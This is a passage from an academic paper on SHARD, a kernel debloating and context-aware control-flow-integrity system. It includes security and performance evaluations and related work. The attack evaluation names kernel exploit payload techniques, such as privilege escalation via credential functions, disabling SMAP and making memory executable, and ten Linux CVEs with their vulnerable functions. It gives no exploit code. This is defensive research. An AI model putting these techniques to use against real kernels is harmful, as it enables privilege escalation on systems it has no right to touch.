Furthemore, we wrote an LLVM-5 [41] instrumentation pass to instrument the kernel and create different types of code page versions (refer to §7.3). It supports the Linux kernel v4.14 with modules built-in and can be extended to work on any kernel that compiles to the LLVM IR (e.g., BSD). It can also be extended to work for dynamically-loaded modules, similar to prior work [30].

Finally, we implement the dynamic profiler (refer to §7.2) and the run-time monitor (refer to §7.4) in the KVM module. The run-time monitor reserves a random 400KB memory region within the guest for shadow stacks. The reserved region should be configured based on the maximum number of threads that the target program executes (i.e., 1KB for each thread's shadow stack). Note that SHARD also randomizes the base of a shadow stack (on each hardening instance); hence, an attacker must continuously guess the shadow stack's location, even if they guess the base address of the reserved memory. Please refer to existing sources [24, 64] for a full entropy analysis of randomization-based shadow stack protection, as well as its limitations and other approaches.

9 Security Evaluation

SHARD's goal is to restrict the attacker capabilities to conduct control-flow hijacks by reducing the amount of kernel code exposed and employing context-aware hardening through CFI. Therefore, we quantify and provide an analysis of SHARD's attack surface in §9.1. Furthermore, we analyze the number




Figure 7: Attack surface reduction (debloating) across system calls. Numbers represent the assembly instructions available relative to the native kernel for each system call. XYZ_{SHARD} and XYZ_{AD} refers to application XYZ running with SHARD and application-only (existing) debloating respectively. $Assorted_{SD}$ refers to system call-only debloating using NGINX, Redis, and LTP workloads.

of ROP and JOP gadgets exposed by SHARD in §9.2. Finally, we show how SHARD's reduced attack surface and hardening prevents actual kernel attacks in §9.3.

9.1 Attack Surface Reduction

SHARD restricts the attack surface to the *reachable* code. In particular, SHARD disables the *unreachable* code at every system call, while it hardens the *potentially reachable* code through control-flow integrity (CFI).

In the following, we show the attack surface in terms of *reachable* assembly instructions. Furthermore, we compare SHARD's exposed attack surface against both existing application-only kernel debloating (i.e., debloating at the level of each application and not system call) and system call-only debloating (i.e., debloating at the level of each system call and not application).

Setup and methodology. We use two popular real-world applications, NGINX [16] web server and Redis [17] key-value store. To dynamically profile these applications, we used the `ab` [1] and `redis-benchmark` suites, respectively. In particular, we used `ab` with a range of file sizes from 1KB to 128KB and `redis-benchmark` with default settings.

We determine the attack surface of application-only kernel debloating ($NGINX_{AD}$ and $Redis_{AD}$ in Figure 7) through dynamic profiling of the test applications. Furthermore, to estimate the attack surface of system call-only debloating ($Assorted_{SD}$ in Figure 7), we calculate the upper bound of the kernel code required for each system call by combining the dynamic profiles of NGINX, Redis, and the Linux Test Project (LTP) [40]. Note that our assorted workload might not consider all kernel functions required by each system call, however, we expect that it provides a good approximation.

Finally, we determine the attack surface of SHARD ($NGINX_{\text{SHARD}}$ and $Redis_{\text{SHARD}}$ in Figure 7) by determining the *reachable* code at each system call through dynamic profiling of the test applications.

Results. Figure 7 shows the number of instructions of assembly code, differentiated by each system call invoked by the test applications. Our analysis reveals that for half the system calls, SHARD exposes between $0-0.2\%$ of assembly instructions in the Linux kernel. Even in the worst case, only 4.87% of the kernel's instructions are available to the attacker.

In contrast to SHARD, the coarse debloating employed by previous (application-only) kernel debloating systems, reveals a constant and large attack surface, which represents the cumulative sum of all kernel code that an application requires during execution. Furthermore, while system call-only debloating alternative performs similar to SHARD for simpler system calls such as `setuid`, `dup2`, which only execute a few internal kernel functions, it performs much worse for more complex system calls (e.g., `read`). The reason is that complex system calls implement multiple functions, using many kernel functions, most of which are not required by a specific application.

9.2 ROP and JOP Gadget Analysis

This section analyzes the ROP and JOP gadgets exposed by SHARD as well as system call and existing application-only kernel debloating approaches. Similar to assembly instructions, SHARD only allows the attacker to construct ROP and JOP gadgets using *reachable* code. Note that reduction in ROP and JOP gadgets is not a comprehensive metric for reduction in attacks since a few gadgets are enough for meaningful exploits [58,59]. Nevertheless, such analysis aids in SHARD's comparison with existing approaches [21,31,36,46,47,50] that also provide such gadget analysis.

Setup and methodology. The evaluation setup, methodology, and applications are the same as §9.1.

Results. Table 5 shows the absolute number of ROP and JOP gadgets exposed under all applications and debloating types considered, across system calls. On average, SHARD shows a reduction (compared to the native Linux kernel) of 149× and

	Min	Max	Median	Avg	Factor
Native kernel	339017	339017	339017	339017	1×
NGINX_{AD}	33614	33614	33614	33614	10×
Redis_{AD}	32090	32090	32090	32090	11×
Assorted_{SD}	0	67260	8783	15757	22×
$\text{NGINX}_{\text{SHARD}}$	0	16689	440	2273	149×
$\text{Redis}_{\text{SHARD}}$	0	14605	519	1854	183×

Table 5: ROP and JOP gadgets exposed by SHARD and other approaches across system calls. Only systems that specialize across system calls have non-constant values. All numbers were obtained using the ROPGadget tool [12]. Factor refers to the ratio between the native kernel and the system average.

183× considering NGINX and Redis, respectively, which is an order of magnitude better than existing application-focused and system call-only debloating.

9.3 Attack Evaluation and Analysis

This section describes how SHARD prevents control-flow hijacks, which require kernel vulnerabilities and exploit payloads, through an attack analysis.

Setup and methodology. We consider five diverse exploit payloads which have previously been evaluated by others [35, 43, 58, 59]. Furthermore, we randomly selected a list of Linux vulnerabilities.

Table 6 provides an overview of the exploit payloads (P_1 - P_5). P_1 elevates the privileges of a user process, giving root privilege to the process. P_2 disables the separation between kernel and user processes, which allows an adversary to execute user code in kernel space. Lastly, P_3, P_4. and P_5 allow the attacker to inject malicious code in the kernel by disabling NX protections, i.e., make writable memory executable or executable memory writable.

Table 7 provides an overview of the list of vulnerabilities considered (V_1 - V_{10}). These vulnerabilities include out-of-bounds access such as buffer overflows, use-after-free access for a dangling pointer, and double-free issues. These vulnerabilities are caused by kernel bugs in a diverse set of kernel functionality, including the ext4 file system, keyring facility, block layer, and networking module.

Finally, we use the same test applications (mentioned in §9.1) for attack evaluation.

Attack analysis. SHARD can prevent the execution of 4 out of the 5 considered payloads, for the NGINX and Redis configurations. In particular, P_3, P_4, and P_5 are either completely disabled (i.e., in *unreachable* code) or hardened using CFI (i.e., in *potentially reachable* code). SHARD also prevents P_1, which requires the execution of two kernel functions in succession, `prepare_kernel_cred` which creates root credentials and `commit_creds` which commits the credentials to grant the application root access. However, only `commit_creds` is *reachable* (in system calls `setuid`, `setgid`, and `setgroups`) while running NGINX or Redis. While an attacker can recreate the credentials using ROP gadgets, it would be very challenging because SHARD exposes few ROP gadgets (i.e., 175, 118, and 207, respectively) for these system calls. Finally, SHARD cannot prevent the execution of P_2 because it depends on `native_write_cr4`, a function required by interrupt handlers and, therefore, *reachable* from every system call (as mentioned in §7.2).

Payload	Dependencies	Protection		Prevented
		Unr	Hard	
P1: Privilege eleva. [58]	`commit_creds`, `prepare_kernel_cred`	✓	✗	✓
P2: Disable SMAP [59]	`native_write_cr4`	✗	✗	✗
P3: Set memory exec. [48]	`set_memory_x`	✓	✗	✓
P4: Set memory writ. [43]	`set_memory_rw`	✗	✓	✓
P5: Modify page table [43]	`lookup_address`	✓	✗	✓

Table 6: SHARD's protection against exploit payloads. "Unr" stands for *unreachable* and "Hard" represents *hardening*. For P_1, only `prepare_kernel_cred` is *unreachable* but since the exploit requires both functions, we classify it as *unreachable*.

Regarding vulnerabilities, SHARD disables 5 out of 10 vulnerabilities considered because they are located in *unreachable* code for these applications. The remaining 5 vulnerabilities can be triggered since they exist in *reachable* or *potentially reachable* code. However, they cannot always be exploited as we explain in the next paragraph.

Considering control-flow hijacks, which require both a vulnerability *and* an exploit payload (as explained in §6), an attacker can attempt 50 concrete attacks using the considered 5 payloads (P_1 - P_5) and 10 vulnerabilities (V_1 - V_{10}). Because SHARD can prevent hijacks by either disabling the vulnerability or the exploit, SHARD prevents 90% (45 out of 50) of the attacks. In particular, SHARD is only susceptible to attacks using the payload P_2 and the exposed 5 vulnerabilities (V_3, V_6, V_8, V_9, and V_{10}), as both the payload and the vulnerabilities are *reachable* in these applications.

Our analysis indicates that SHARD can invalidate many exploit payloads and vulnerabilities, hence, it is highly effective at thwarting control-flow hijacks, despite low overhead (§10).

Defense validation. To validate our analysis, we attempted six control-flow hijacks using NGINX and Redis. For this, we used the exploit payload, P_1, and three vulnerabilities namely CVE-2016-0728 [18], CVE-2017-5123 [7], and CVE-2017-7308 [8]. We attempted each control-flow hijack by both overwriting a function pointer and a return address, i.e., six attacks in total. SHARD successfully prevented all six attacks because the payload was *unreachable* for both application; hence, jumps to the payload were caught by SHARD.

10 Evaluation

This section describes the experimental setup for SHARD (§10.1), evaluates its overhead through micro-benchmarks

CVE	Vulnerable Function	Unr	Prevented				
			P_1	P_2	P_3	P_4	P_5
V1: 2016-0728 [18]	`join_session_keyring`	✓	✓	✓	✓	✓	✓
V2: 2017-5123 [7]	`SyS_waitid`	✓	✓	✓	✓	✓	✓
V3: 2017-7308 [8]	`packet_set_ring`	✗	✓	✗	✓	✓	✓
V4: 2017-10661 [3]	`SyS_timerfd_settime`	✓	✓	✓	✓	✓	✓
V5: 2017-11176 [4]	`SyS_mq_notify`	✓	✓	✓	✓	✓	✓
V6: 2017-17052 [5]	`get_net_ns_by_id`	✗	✓	✗	✓	✓	✓
V7: 2018-7480 [10]	`blkcg_init_queue`	✓	✓	✓	✓	✓	✓
V8: 2018-10880 [6]	`ext4_update_inline_..`	✗	✓	✗	✓	✓	✓
V9: 2018-17182 [9]	`vmacache_flush_all`	✗	✓	✗	✓	✓	✓
V10: 2019-20054 [11]	`ext4_xattr_set_entry`	✗	✓	✗	✓	✓	✓

Table 7: SHARD's effectiveness against control-flow hijacks attacks using different vulnerabilities and payloads (Table 6). The code of some vulnerabilities is *unreachable* ("Unr").

(§10.2) and real-world applications (§10.3), and evaluates the impact of profiling accuracy (§10.4).

10.1 Experimental Setup

Machine specification. We conducted all our experiments on an Intel (R) Core (TM) i7-6500U CPU @ 2.50GHz with 4 MB of last-level cache, 8 GB of memory, and support for the Last Branch Record (LBR).

Kernel configuration. Our SHARD-protected kernel was Linux kernel v4.14, which ran inside a guest virtual machine (VM). The VM was allocated 4 GB of memory, 1 thread, and connected to the host with a 1 Gb/s virtual connection.

SHARD configuration. SHARD's monitor was installed on the KVM module of the host, running Linux kernel v4.15.

10.2 Micro-benchmarks

This section analyzes the memory footprint of SHARD and the overhead of SHARD monitor's operations.

Memory footprint. SHARD maintains various versions of instrumented kernel code pages (i.e., UNRESTRICTED, RESTRICTED, and HARDENED) and call target tables to enforce control-flow integrity (CFI) (refer to §7.2). Table 8 shows the memory overhead incurred by SHARD. Each application incurs a different overhead for RESTRICTED code page versions, based on the invoked system calls and kernel functions. The main memory overhead is caused by call target tables, maintained for each indirect kernel call site, to enforce CFI. Nevertheless, this memory consumption is negligible in comparison with the memory available in modern machines (usually tens of GBs).

Monitor overhead. The SHARD monitor performs 3 operations (refer to §7.4): (a) trap on context switches and system calls, (b) switch the EPT to enforce hardening and debloating, and (c) perform an LBR-based check for CFI during hardening. To ascertain the runtime overheads, we create a benchmark which executes a system call (i.e., `getgid`) in a loop for 10 million iterations. This is lightweight system call that only takes 0.43 μs on average to execute in the native kernel. We measure how long it takes for the benchmark to complete, while selectively enabling each operation, and comparing it against the native (non-monitored) execution.

Component	Required memory (MB)
Kernel code pages	
UNRESTRICTED	8.0
RESTRICTED (NGINX, Redis)	14.4 – 18.0
HARDENED	8.0
CFI tables	
Frame table	14.0
Offset table	34.0
Total	78.4 – 82.0

Table 8: Memory footprint of SHARD.




Figure 8: Performance overhead of `redis-benchmark`.

Our results show that a trap at each system call adds an average overhead of 1.21 μs per-system call. Furthermore, switching the EPT involves updating 4 page directory entries (since our kernel is 8 MB and a page directory holds 2 MB of pages) and the `INVEPT` instruction, which adds 0.60 μs. Also, the SHARD monitor implements a CFI-check using LBR, which requires referencing the two call target tables and retrieving the latest entry in the LBR, taking 1.01 μs on average.

10.3 Real World Applications

This section evaluates SHARD's overhead while executing real-world widely-deployed applications, NGINX web server and Redis key-value store, that match our use-case scenario (refer to §5). Furthermore, we also evaluate SHARD with a well-known set of real-world workloads, SPEC CPU 2006.

Common settings and terminology. We profiled each application using the experiment workload. The client-server experiments (NGINX and Redis) were performed by sending requests from clients on the host machine. We ran each experiment 10 times and report the average overhead compared to a native (uninstrumented) Linux kernel.

In Figure 8 and Figure 10, "SHARD-trusted" refers to scenarios where SHARD does not enforce debloating or hardening (i.e., for trusted applications), "SHARD " means SHARD's overhead while enforcing debloating and context-aware hard-




Figure 9: SHARD statistics while running `redis-benchmark`.

ening, and "SHARD-always-hardened" means SHARD's overhead while enforcing debloating and full-hardening on each system call. Note that SHARD-always-hardened can only be realized using SHARD's framework, i.e., it is not existing work, and is included for performance comparison.

Figure 9 and Figure 11 illustrate the overall statistics for SHARD, including number of exits and EPT switches (for debloating or context-aware hardening), related to NGINX and Redis, respectively.

Redis key-value store. We evaluate Redis using the official `redis-benchmark`. The benchmark ran with the default configuration, sending requests from 50 concurrent clients.

Figure 8 shows the overheads for the `redis-benchmark` tests. The average overhead across all the tests for SHARD is 6.83%. Considering the execution statistics (Figure 9), we notice more than 40,000 traps per-second in some tests. However, since the application invoked the same system calls (i.e., mostly `read` and `write`) successively, 96.15% of these traps did not require switching the EPT (for debloating or hardening). Switching the EPT requires invalidation of the instruction cache, which is costly to repopulate. Due to few such cases, the overhead remains low. Additionally, we noticed 29 average instances of hardening per-second. However, their overall impact on the execution was low since hardening was only enforced for small durations.

Moreover, SHARD-always-hardened incurs an additional overhead of 0.1-11% over SHARD (average increases to 11.49%). In particular, we observe a high overhead when the benchmark application invokes many system calls in a small span of time (e.g., for INCR and GET). In contrast, benchmark applications (e.g., LRANGE) that execute for longer periods and invoke system calls less frequently, exhibit less overhead for full-hardening. Finally, while running Redis as a trusted application (SHARD-trusted), we only observe an average overhead of 1.2%, because SHARD did not trap its execution. The negligible overhead is due to the lightweight instrumentation of UNRESTRICTED code pages (mentioned in §7.2) and demonstrates the performance benefits of specialization.

NGINX web server. We used the apachebench, `ab` [1], to send 10,000 requests using 25 concurrent clients to an NGINX web server running a single worker thread.




Figure 10: The performance overhead of NGINX across varying requested file sizes.

Figure 10 shows the end-to-end latency increase across different requested file sizes. We observe a higher SHARD overhead for NGINX, 22.21% on average. Unlike Redis, which successively calls the same system call, we observe (Figure 11) a high number of traps which incur EPT switches (i.e., NGINX invokes distinct system calls successively). Furthermore, while the overhead is high (up to 37%) for smaller file sizes, it is amortized over memory and I/O overhead as the file size increases. Note that NGINX showcases the worst-case scenario for SHARD's overhead, i.e., many distinct system calls per-second. In practice, we expect system calls to be small in number (as we show for SPEC below) or to be similar (as Redis). Also, we observe a very low number of hardening instances, showing that in many cases a good representative profiling workload ensures low run-time deviation.

The full-hardening enforcement of NGINX (SHARD-always-hardened) incurs an additional overhead of 8-20% over SHARD. In particular, the average performance overhead, with full-hardening enforcement, becomes 38.17%. Finally, running NGINX as a trusted application (SHARD-trusted) incurs only 1.59% average overhead, similar to Redis.

SPEC CPU 2006. We ran SHARD on the SPEC CPU 2006 integer suite, which includes 12 applications that range from file compression (`bzip2`) to gene sequencing (`hmmer`). All experiments used the reference workloads.

Table 9 shows the overhead caused by SHARD on SPEC applications, including the number of traps. In general, we observe very low overhead (between −0.37 and 2.73%) for these applications. The reason behind this is that while we see many traps at the SHARD monitor, they were dispersed over long-running tests. We expect such patterns to be common in many applications; for such applications SHARD's overhead will likely be very low as well.

10.4 Impact of Profiling Accuracy

This section demonstrates the impact of profiling (in)accuracy on the performance of SHARD. In particular, we illustrate SHARD's performance when profiled with a (a) different application, (b) different application workload, or (c) partial application workload.

Terminology. Related to Figure 12, Figure 13, and Figure 14,




Figure 11: SHARD statistics while running NGINX.

Benchmark	Execution time		Total Traps	EPT Switches	Overhead
	Baseline (s)	SHARD (s)			
400.perl	306	307	195050	75070	0.32%
401.bzip2	436	442	109789	37386	1.38%
403.gcc	270	269	79805	27630	-0.37%
429.mcf	365	375	46804	30845	2.74%
445.gobmk	464	471	125006	79648	1.51%
456.hmmer	356	363	79813	28292	1.97%
458.sjeng	507	518	41770	27955	2.17%
462.libquantum	322	325	34986	25311	0.93%
464.h264ref	669	683	87162	41142	2.09%
471.omnetpp	381	390	46486	31215	2.36%
473.astar	440	442	44225	28441	0.45%
483.xalancbmk	237	240	123595	28655	1.27%

Table 9: SPEC CPU 2006 results. Table only shows numbers while running untrusted applications with SHARD.

SHARD refers to scenarios where profiling was accurate—SHARD was profiled using the same application and workload against which it was evaluated, whereas SHARD-Prof$_{abc}$ refers to scenarios where SHARD was profiled with a different application or workload or partial workload.

Profiling using different application. To evaluate the impact of a different application profile on performance, we generated a SHARD profile using Redis and ran NGINX with the generated profile. We used the `redis-benchmark` for profiling. For evaluation, we used `ab` to send 10,000 requests using 25 concurrent clients to an NGINX server with one worker thread (similar to §10.3).

Figure 12 shows the performance overhead of Redis profile (SHARD-Prof$_{redis}$) compared to accurate profiling (SHARD). As expected, SHARD-Prof$_{redis}$ performs considerably worse. In particular, we noticed a very high number of hardening instances with SHARD-Prof$_{redis}$ because NGINX and Redis profiles are highly-disjoint (as illustrated in §3). For example, retrieving 1KB files, SHARD-Prof$_{redis}$ incurs $\sim 24,000$ hardening instances per-second, compared to ~ 300 hardening instances per-second with SHARD. Consequently, SHARD-Prof$_{redis}$ exhibits a much higher overhead (i.e., upto 89%).

Profiling using different application workload. Next, we evaluated the impact of profiled application workloads on application performance. In particular, we generated a SHARD NGINX profile using `ab`. Afterwards, we evaluated NGINX's performance using `wrk` [19]. During profiling, `ab` generated




Figure 12: The performance overhead of NGINX when the system is profiled with the same (SHARD) and different (SHARD-Prof$_{redis}$) application.




Figure 13: The performance overhead of NGINX when the system is profiled with the same (SHARD) and different application workload (SHARD-Prof$_{ab}$).

requests for files between 1 to 128 KB size using 25 concurrent clients. Then, during evaluation, `wrk` requested the same files using the same number (25) of clients.

Figure 13 shows the performance overhead of the `ab` profile (SHARD-Prof$_{ab}$) compared to an accurate profile using `wrk` (SHARD). We notice that the specific profiled workload, related to an application, has little impact on the application's performance (i.e., less than 2% increase in performance overhead mostly for SHARD-Prof$_{ab}$). Hence, we conjecture that as long as the profiling workload for an application is comprehensive, the exact workload type is less important.

Profiling using partial application workload. Finally, we show the impact on application performance when SHARD is profiled using a partial set of application workloads. In particular, we generated a SHARD profile using half the `redis-benchmarks` and evaluated the performance using the rest. The benchmark applications in the profiling and evaluation sets were randomly chosen. Figure 14 shows the performance with complete (SHARD) and partial (SHARD-Prof$_{part}$) application workload profiles. We notice that SHARD-Prof$_{part}$ increases performance overhead only between $0-3\%$. Hence, our results suggest that a partial profile is also sufficient to offer high performance for an application.

11 Limitations and Discussion

Context-aware control-flow integrity (CFI) creates a narrow window of opportunity for an attacker that full CFI would not. In particular, while the attacker cannot execute an exploit




Figure 14: The performance overhead of Redis when the system is profiled with complete (SHARD) and partial set of `redis-benchmark` (SHARD-Prof$_{part}$).

payload directly with context-aware CFI (due to SHARD's hardening and debloating), the attacker can potentially make a malicious update to a function pointer and trick trusted applications (for which the kernel is not hardened or debloated by SHARD) to use the malicious function pointer. Although possible, we expect such attacks to be significantly difficult to perform for several reasons. In particular, the untrusted application is sandboxed (refer to §5); therefore, its interactions with the outside world are rigorously controlled. Furthermore, the attacker must both know the system call semantics of a trusted application and be able to trick the application to use the malicious function pointer in a specific scenario to conduct such attacks. We leave the investigation of these attacks to future work.

Moreover, other techniques can be applied to the kernel with SHARD to provide alternative or complementary context-aware hardening protection. For example, stack exhaustion and stack clearance checks can be applied to prevent attacks through the kernel's stack. These techniques, unlike CFI, are not subject to the limitations of selective hardening [39].

12 Related Work

Dynamic kernel debloating. SHARD is most closely related to previous work in application-driven, run-time kernel (debloating-based) specialization [30, 36, 62]. However, compared to these schemes, SHARD significantly reduces the attack surface by specializing at both the application and system call levels and strictly enforces debloating.

Static kernel debloating. Static, configuration-based specialization [37, 38, 53] is another approach for kernel minimization. Since such techniques statically determine the kernel-view, they provide good performance but with lower security guarantees (e.g., larger attack surface and/or non-strict enforcement).

Application specialization. Specializing of applications has been explored extensively, including for debloating purposes. Trimmer [50] employs static analysis techniques to identify reachable application code with respect to a particular user-provided input. Quach et al [47] statically identify library code needed by an application and use piece-wise compilation and loading to specialize the library-view of the application at run-time. Azad et al [21] and Razor [46], use dynamic profiling to identify and remove the code that is not needed by an application in a particular usage scenario. Finally, CHISEL [31] adopts a delta debugging approach to obtain a minimal program satisfying a set of test cases. Unlike these systems, specializing at the kernel requires addressing additional complexities (e.g., a very large codebase which is hard to accurately analyze statically or dynamically profile) to provide strict enforcement guarantees with low overhead.

Kernel CFI. Control-flow integrity [20] prevents control-flow hijacks by ensuring that control-flow transfers are only to valid targets. Previous work has applied CFI to protect privileged software, including kernels and hypervisors. HyperSafe [56] applies CFI to hypervisors. For CFI enforcement, they introduce a lightweight Restricted Pointer Indexing (RPI) approach. SHARD proposes a modified implementation of RPI which is compatible with function addresses.

KGuard [34] protects the kernel against return-to-user attacks by ensuring indirect control-flow transfers in the kernel cannot target user space addresses. KCoFI [26] uses the secure virtual architecture (SVA) [27] to enforce CFI on the system's kernel. However, their implementation incurs a high overhead, exceeding 100% in some scenarios. Furthermore, Ge et al. [29] apply fine-grained CFI to kernel software by using RPI. The instrumentation causes a high overhead of up to 50%. While SHARD's implementation of CFI is similar, it introduces a modified RPI instrumentation, compatible with function addresses, which allows near-native non-hardened execution. Additionally, SHARD enforces strict debloating, which completely removes many vulnerabilities; thereby, preventing a wide-range of attacks with a low overhead, unlike CFI-only schemes.

Specialized kernel hardening. To the best of our knowledge, the Split-Kernel [39] technique is the only previous effort in specialized kernel hardening. Both Split-Kernel and SHARD implement selective hardening of kernel execution by providing different kernel views to applications based on whether they are trusted or not. However, a major difference is that Split-Kernel fully hardens the kernel view (using coarse-CFI) of untrusted applications, which incurs a high overhead (40% on average on a web server). In contrast, SHARD avoids this overhead by hardening only *potentially reachable* code paths while allowing *reachable* code to execute unrestricted.

13 Conclusion

This paper presents SHARD, a run-time fine-grained kernel specialization system that combines debloating with context-aware hardening to prevent kernel attacks. SHARD achieves an order of magnitude higher attack surface reduction than

prior work and implements strict enforcement. Furthermore, SHARD incurs an overhead of only 3-10% on Redis, 10-36% on NGINX, and 0-2.7% on the SPEC CPU benchmarks.

Acknowledgement

We thank our shepherd, Vasileios Kemerlis, and the anonymous reviewers for their valuable comments and suggestions. We also thank Mathias Payer for earlier discussion on software debloating and hardening. This work was supported in part by ONR under Grant N00014-17-1-2513. Any opinions, findings, and conclusions in this paper are those of the authors and do not necessarily reflect the views of the ONR.

References

[1] ab - apache http server benchmarking tool. https://httpd.apache.org/docs/2.4/programs/ab.html/.

[2] Amd64 architecture programmer's manual volume 3: General-purpose and system instructions. https://www.amd.com/system/files/TechDocs/24594.pdf.

[3] Cve-2017-10661 detail. https://nvd.nist.gov/vuln/detail/CVE-2017-10661.

[4] Cve-2017-11176 detail. https://nvd.nist.gov/vuln/detail/CVE-2017-11176.

[5] Cve-2017-17052 detail. https://nvd.nist.gov/vuln/detail/CVE-2017-17052.

[6] Cve-2017-17052 detail. https://nvd.nist.gov/vuln/detail/CVE-2018-10880.

[7] Cve-2017-5123. https://security.archlinux.org/CVE-2017-5123.

[8] Cve-2017-7308 detail. https://nvd.nist.gov/vuln/detail/CVE-2017-7308.

[9] Cve-2018-17182 detail. https://nvd.nist.gov/vuln/detail/CVE-2018-17182.

[10] Cve-2018-7480 detail. https://nvd.nist.gov/vuln/detail/CVE-2018-7480.

[11] Cve-2019-20054 detail. https://nvd.nist.gov/vuln/detail/CVE-2019-20054.

[12] Jonathansalwan/ropgadget. https://github.com/JonathanSalwan/ROPgadget.

[13] L1 terminal fault / cve-2018-3615 , cve-2018-3620,cve-2018-3646 / intel-sa-00161. https://software.intel.com/security-software-guidance/software-guidance/l1-terminal-fault.

[14] The linux kernel enters 2020 at 27.8 million lines in git but with less developers for 2019. https://www.phoronix.com/scan.php?page=news_item&px=Linux-Git-Stats-EOY2019#:~:text=The%20Linux%20Kernel%20Enters%202020,Less%20Developers%20For%202019%20%2D%20Phoronix&text=As%20of%20this%20morning%20in,in%20at%2027.8%20million%20lines!

[15] Linux kernel grows past 15 million lines of code. https://www.tomshardware.com/news/Linux-Linus-Torvalds-kernel-too-complex-code,14495.html.

[16] Nginx | high performance load balancer, web server, amp; reverse proxy. view-source:https://www.nginx.com/.

[17] Redis. redis.io.

[18] Vulnerability details : Cve-2016-0728. https://www.cvedetails.com/cve/CVE-2016-0728/.

[19] wrk - a http benchmarking tool. https://github.com/wg/wrk.

[20] M. Abadi, M. Budiu, Ú. Erlingsson, and J. Ligatti. Control-flow integrity principles, implementations, and applications. *ACM Transactions on Information and System Security (TISSEC)*, 2009.

[21] B. A. Azad, P. Laperdrix, and N. Nikiforakis. Less is more: Quantifying the security benefits of debloating web applications. In *Proceedings of the 28th USENIX Security Symposium (Security)*, 2019.

[22] J.-J. Bai, J. Lawall, Q.-L. Chen, and S.-M. Hu. Effective static analysis of concurrency use-after-free bugs in linux device drivers. In *Proceedings of USENIX Annual Technical Conference (ATC)*, 2019.

[23] T. Bletsch, X. Jiang, V. W. Freeh, and Z. Liang. Jump-oriented programming: a new class of code-reuse attack. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, pages 30–40, 2011.

[24] N. Burow, X. Zhang, and M. Payer. Shining light on shadow stacks. *arXiv preprint arXiv:1811.03165*, 2018.

[25] N. Burow, X. Zhang, and M. Payer. Sok: Shining light on shadow stacks. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 985–999, 2019.

